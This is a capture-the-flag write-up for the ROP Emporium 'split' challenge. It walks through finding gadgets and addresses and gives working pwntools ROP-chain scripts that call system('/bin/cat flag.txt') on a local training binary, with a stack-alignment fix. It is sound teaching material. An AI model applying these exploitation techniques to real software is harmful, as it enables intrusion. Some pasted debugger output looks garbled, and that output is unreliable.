

ROP: SPLIT

In this challenge we have to call in some way `system("/bin/cat flag.txt")` to print our flag. As the description says, we already have these ingredients, but we need to chain them together (i.e., create a ROP chain) to get the result. As we did in previous challenges, we need to find the offset to overwrite the return address using a cyclic pattern. Doing so, we see the offset is 40.

Inspecting a bit the binary, we find that we have a function called `usefulFunction`:

```

pier@pier-XPS-13-9300: ~/TestCPP/split/split
pier@pier-XPS-13-9300:~/TestCPP/split/split$ r2 split
[0x004005b0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x004005b0]> afl
0x004005b0 1 42 entry0
0x004005f0 4 42 -> 37 sym.deregister_tm_clones
0x00400620 4 58 -> 55 sym.register_tm_clones
0x00400660 3 34 -> 29 entry.fini0
0x00400690 1 7 entry.init0
0x004006e8 1 90 sym.pwnme
0x00400580 1 6 sym.imp.memset
0x00400550 1 6 sym.imp.puts
0x00400570 1 6 sym.imp.printf
0x00400590 1 6 sym.imp.read
0x00400742 1 17 sym.usefulFunction
0x00400560 1 6 sym.imp.system
0x004007d0 1 2 sym.__libc_csu_fini
0x004007d4 1 9 sym._fini
0x00400760 4 101 sym.__libc_csu_init
0x004005e0 1 2 sym._dl_relocate_static_pie
0x00400697 1 81 main
0x004005a0 1 6 sym.imp.setvbuf
0x00400528 3 23 sym._init
[0x004005b0]> pdf @ usefulFunction
Invalid address (usefulFunction)
[ERROR] Invalid command 'pdf @ usefulFunction' (0x70)
[0x004005b0]> pdf @ sym.usefulFunction
17: sym.usefulFunction ();
    0x00400742 55 push rbp
    0x00400743 4889e5 mov rbp, rsp
    0x00400746 bf4a084000 mov edi, str.bin_ls ; 0x40084a ;
"/bin/ls" ; const char *string
    0x0040074b e810feffff call sym.imp.system ; int system
(const char *string)
    0x00400750 90 nop
    0x00400751 5d pop rbp
    0x00400752 c3 ret
[0x004005b0]> 
```

The function calls system with the address of the string “/bin/ls” stored in edi. This means that if we execute this function, we would list all the files in the binary directory. While this is not really useful, it shows us how system is usually called, that is, having the string command address in edi and call the system() function. We cannot use this function, but instead, we have to put our string (“/bin/cat flag.txt”) into rdi, and then call system(). To put a value into a register using ROP, the best idea is to use a *pop register* gadget, having the address of what we want to put right after the gadget.

So, our ROP chain should have this structure:

```
offset_padding + pop_rdi_gadget + print_flag_cmd + system_addr
```

As we said, offset_padding is 40. Let's retrieve the other components of our chain.

A rop gadget is a (short) set of instructions that ends with ret. to find them, we can use ROPgadget command:

ROPgadget --binary split

We will find several gadgets, so let's use grep to find what we need, in this case we need pop rdi:

ROPgadget --binary split | grep “rdi”

```

pier@pier-XPS-13-9300: ~/TestCPP/split/split$ ROPgadget --binary split | grep "ret"
0x000000004005d9: add ah, dh; nop dword ptr [rax + rax]; ret
0x000000004005df: add bl, dh; ret
0x000000004007cd: add byte ptr [rax], al; add bl, dh; ret
0x000000004007cb: add byte ptr [rax], al; add byte ptr [rax], al; add bl, dh; ret
0x000000004006e2: add byte ptr [rax], al; add byte ptr [rax], al; pop rbp; ret
0x000000004007cc: add byte ptr [rax], al; add byte ptr [rax], al; ret
0x00000000400616: add byte ptr [rax], al; pop rbp; ret
0x000000004005de: add byte ptr [rax], al; ret
0x00000000400615: add byte ptr [rax], r8b; pop rbp; ret
0x000000004005dd: add byte ptr [rax], r8b; ret
0x00000000400677: add byte ptr [rcx], al; pop rbp; ret
0x00000000400678: add dword ptr [rbp - 0x3d], ebx; nop dword ptr [rax + rax]; ret
0x0000000040053b: add esp, 8; ret
0x0000000040053a: add rsp, 8; ret
0x000000004005d8: and byte ptr [rax], al; hlt; nop dword ptr [rax + rax]; ret
0x000000004007ac: fmul qword ptr [rax - 0x7d]; ret
0x000000004005da: hlt; nop dword ptr [rax + rax]; ret
0x00000000400740: leave; ret
0x00000000400288: loopne 0x400263; sar dword ptr [rdi - 0x5133700c], 0x1d; retf 0xe99e
0x00000000400672: mov byte ptr [rip + 0x200a07], 1; pop rbp; ret
0x000000004006e1: mov eax, 0; pop rbp; ret
0x0000000040073f: nop; leave; ret
0x00000000400750: nop; pop rbp; ret
0x00000000400613: nop dword ptr [rax + rax]; pop rbp; ret
0x000000004005db: nop dword ptr [rax + rax]; ret
0x00000000400655: nop dword ptr [rax]; pop rbp; ret
0x00000000400675: or ah, byte ptr [rax]; add byte ptr [rcx], al; pop rbp; ret
0x000000004007bc: pop r12; pop r13; pop r14; pop r15; ret
0x000000004007be: pop r13; pop r14; pop r15; ret
0x000000004007c0: pop r14; pop r15; ret
0x000000004007c2: pop r15; ret
0x000000004007bb: pop rbp; pop r12; pop r13; pop r14; pop r15; ret
0x000000004007bf: pop rbp; pop r14; pop r15; ret
0x00000000400618: pop rbp; ret
0x000000004007c3: pop rdi; ret
0x000000004007c1: pop rsi; pop r15; ret
0x000000004007bd: pop rsp; pop r13; pop r14; pop r15; ret
0x0000000040053e: ret
0x00000000400542: ret 0x200a
0x00000000400291: retf 0xe99e
0x00000000400535: sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret
0x0000000040028a: sar dword ptr [rdi - 0x5133700c], 0x1d; retf 0xe99e
0x000000004007d5: sub esp, 8; add rsp, 8; ret
0x000000004007d4: sub rsp, 8; add rsp, 8; ret
0x000000004007ca: test byte ptr [rax], al; add byte ptr [rax], al; add byte ptr [rax], al; ret
pier@pier-XPS-13-9300: ~/TestCPP/split/split$ ROPgadget --binary split | grep "rdi"
0x00000000400288: loopne 0x400263; sar dword ptr [rdi - 0x5133700c], 0x1d; retf 0xe99e
0x000000004007c3: pop rdi; ret
0x0000000040028a: sar dword ptr [rdi - 0x5133700c], 0x1d; retf 0xe99e
pier@pier-XPS-13-9300: ~/TestCPP/split/split$

```

We find exactly what we need: `pop rdi; ret` at offset `0x4007c3`.

Now we need the `/bin/cat flag.txt` command (a string in this case), that we know already exists somewhere in the binary. To find it, we can use `iz` command into radare:

```

pier@pier-XPS-13-9300: ~/TestCPP/split/split
pier@pier-XPS-13-9300:~/TestCPP/split/split$ r2 split
[0x004005b0]> iz

[Strings]
nth  paddr      vaddr      len size section type  string
-----
0    0x000007e8 0x004007e8 21  22  .rodata ascii split by ROP Emporium
1    0x000007fe 0x004007fe 7   8   .rodata ascii x86_64\n
2    0x00000806 0x00400806 8   9   .rodata ascii \nExiting
3    0x00000810 0x00400810 43  44  .rodata ascii Contriving a reason to as
k user for data...
4    0x0000083f 0x0040083f 10  11  .rodata ascii Thank you!
5    0x0000084a 0x0040084a 7   8   .rodata ascii /bin/ls
6    0x00001060 0x00601060 17  18  .data  ascii /bin/cat flag.txt

[0x004005b0]> 
```

The string is at `0x601060`, good!

Now we need the `system()` address. We can find it using the command `p system` into gdb

```

pier@pier-XPS-13-9300: ~/TestCPP/split/split
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from split...
(No debugging symbols found in split)
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x400560 <system@plt>
gdb-peda$ 
```

We have the address, `0x400560`, so we can now build our pwntools script:

```

from pwn import *

io = process('./split')
```

```
# Gadget to pop rdi
gadget = p64(0x4007c3)

# Print flag
print_flag = p64(0x601060)

#system address
system = p64(0x400560)

# Send the payload
payload = b"A"*40 #fill the buffer until ret address
payload += gadget
payload += print_flag
payload += system
io.sendline(payload)
io.interactive()
```

And we should get the flag!

Sometimes it might happen, in building ROP chains, that the stack will not be 16-bytes aligned anymore. This can cause problems for instruction like movaps, that requires this alignment. The instruction movaps is used by system(), which means that, before calling system(), our stack must be 16-bytes aligned (RSP address must end with 0). In the following images we can see that RSP ends with 8 (db18), which means is not aligned, and we receive a SIGSEGV before the print of the flag.

```

-----stack-----
0000 0x7fffffffdeb8 ("00000000")
0008 0x7fffffffdec0 --> 0x0
0010 0x7fffffffdec3 --> 0xffffffffde0b3 (<_libc_start_main+243>:  mov  edi,eax)
0024 0x7fffffffdded0 --> 0x7fffffffc020 --> 0x5044100000000
0032 0x7fffffffdded8 --> 0x7fffffffd0b8 --> 0x7fffffffe2ed ("/home/pler/TestCPP/ret2win")
0040 0x7fffffffdee0 --> 0x100000000
0048 0x7fffffffdee8 --> 0x400097 (<main>:      push  rbp)
0050 0x7fffffffdef0 --> 0x400780 (<_libc_csu_init>: push  r15)
-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400764 in ret2win ()
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
-----registers-----
RAX: 0x7ffff7fa2e0 --> 0x7fffffffd0c8 --> 0x7fffffffe310 ("SHELL=/bin/bash")
RBX: 0x400943 ("/bin/cat flag.txt")
RCX: 0x7fffffffd028 --> 0xc ('\xc')
RDX: 0x0
RSI: 0x7ffff7f0e5aa --> 0x68732f0e09022f ('/bin/sh')
RDI: 0x7ffffffdb24 --> 0x7f0e1bccc0007fff
RBP: 0x7ffffffdd28 --> 0xc ('\xc')
RSP: 0x7ffffffdb18 --> 0x7ffff7f0fcb (mov  BYTE PTR [rax],0x2f)
RIP: 0x7ffff7e0bfc (<do_system+304>:  movaps  XMMWORD PTR [rsp+0x50],xmm0)
R8 : 0x7ffffffdb08 --> 0x7ffff7f0fcb (mov  rcx,QWORD PTR [rbp-0x70])
R9 : 0x7ffffffdc08 --> 0x7fffffffe310 ("SHELL=/bin/bash")
R10: 0x8
R11: 0x246
R12: 0x7ffffffdb88 --> 0x0
R13: 0x7ffffffdc08 --> 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
-----code-----
0x7ffff7e0bfad <do_system+349>:  mov     QWORD PTR [rsp+0x60],rbx
0x7ffff7e0bfb2 <do_system+354>:  mov     r9,QWORD PTR [rax]
0x7ffff7e0bfb5 <do_system+357>:  lea     rsi,[rip+0x102ee]          # 0x7ffff7f0e5aa
-> 0x7ffff7e0bfb8 <do_system+364>:  movaps  XMMWORD PTR [rsp+0x50],xmm0
0x7ffff7e0bfc1 <do_system+369>:  mov     QWORD PTR [rsp+0x68],0x0
0x7ffff7e0bfca <do_system+378>:  call    0x7ffff7ec0910 <__GI__posix_spawn>
0x7ffff7e0bfcf <do_system+383>:  mov     rdi,rbp
0x7ffff7e0bfd2 <do_system+386>:  mov     ebx,eax
-----]
-----stack-----
0000 0x7fffffffdb18 --> 0x7ffff7f0fcb (mov  BYTE PTR [rax],0x2f)
0008 0x7fffffffdb20 --> 0x7fffffffd0c8
0010 0x7fffffffdb28 --> 0x7ffff7f0fcb (test  eax,eax)
0024 0x7fffffffdb30 --> 0x7fffffffc742 ("avx512_1")
0032 0x7fffffffdb38 --> 0x7ffff7f0fcb --> 0x2e048
0040 0x7fffffffdb40 --> 0x7fffffffd0c8 --> 0x0
0048 0x7fffffffdb48 --> 0x7
0050 0x7fffffffdb50 --> 0x800000007
-----]
Legend: code, data, rodata, value

Stopped reason: SIGSEGV
0x00007ffff7e0bfb8 in do_system (line=0x400943 "/bin/cat flag.txt") at ../sysdeps/posix/system.c:148
148 ../sysdeps/posix/system.c: No such file or directory.
gdb-peda$

```

To solve this problem, we need to align the stack pointer before the call to `system()`. To align it, we need to move it by 8 bytes. It's like inserting a NOP in reverse challenges to don't lose alignment. In ROP, a nop is just a gadget containing `ret`. The stack pointer (RSP) will read that address (which is exactly 8 bytes in 64bit architecture), and so it will be correctly aligned again. We can then search a ROP gadget as we did before, just containing a `ret` instruction. For example, we find one at `0x40053e`. We can insert this gadget before the `system()` call, and everything should work fine now!

```
from pwn import *


io = process('./split')

# Gadget to pop rdi
gadget = p64(0x4007c3)

# Print flag
print_flag = p64(0x601060)

#system address
system = p64(0x400560)

# Send the payload
payload = b"A"*40 #fill the buffer until ret address
payload += gadget
payload += print_flag
payload += p64(0x40053e)
payload += system
io.sendline(payload)
io.interactive()
```

A terminal window titled 'pier@pier-XPS-13-9300: ~/TestCPP/split/split' showing the execution of a ROP exploit. The terminal output is as follows:

```
Contriving a reason to ask user for data...
> Thank you!
[*] Got EOF while reading in interactive
$ q
[*] Process './split' stopped with exit code -11 (SIGSEGV) (pid 20623)
[*] Got EOF while sending in interactive
pier@pier-XPS-13-9300:~/TestCPP/split/split$ python3 exploit.py
[+] Starting local process './split': pid 20773
[*] Switching to interactive mode
split by ROP Emporium
x86_64

Contriving a reason to ask user for data...
> Thank you!
ROPE[a_placeholder_32byte_flag!]
[*] Got EOF while reading in interactive
$
```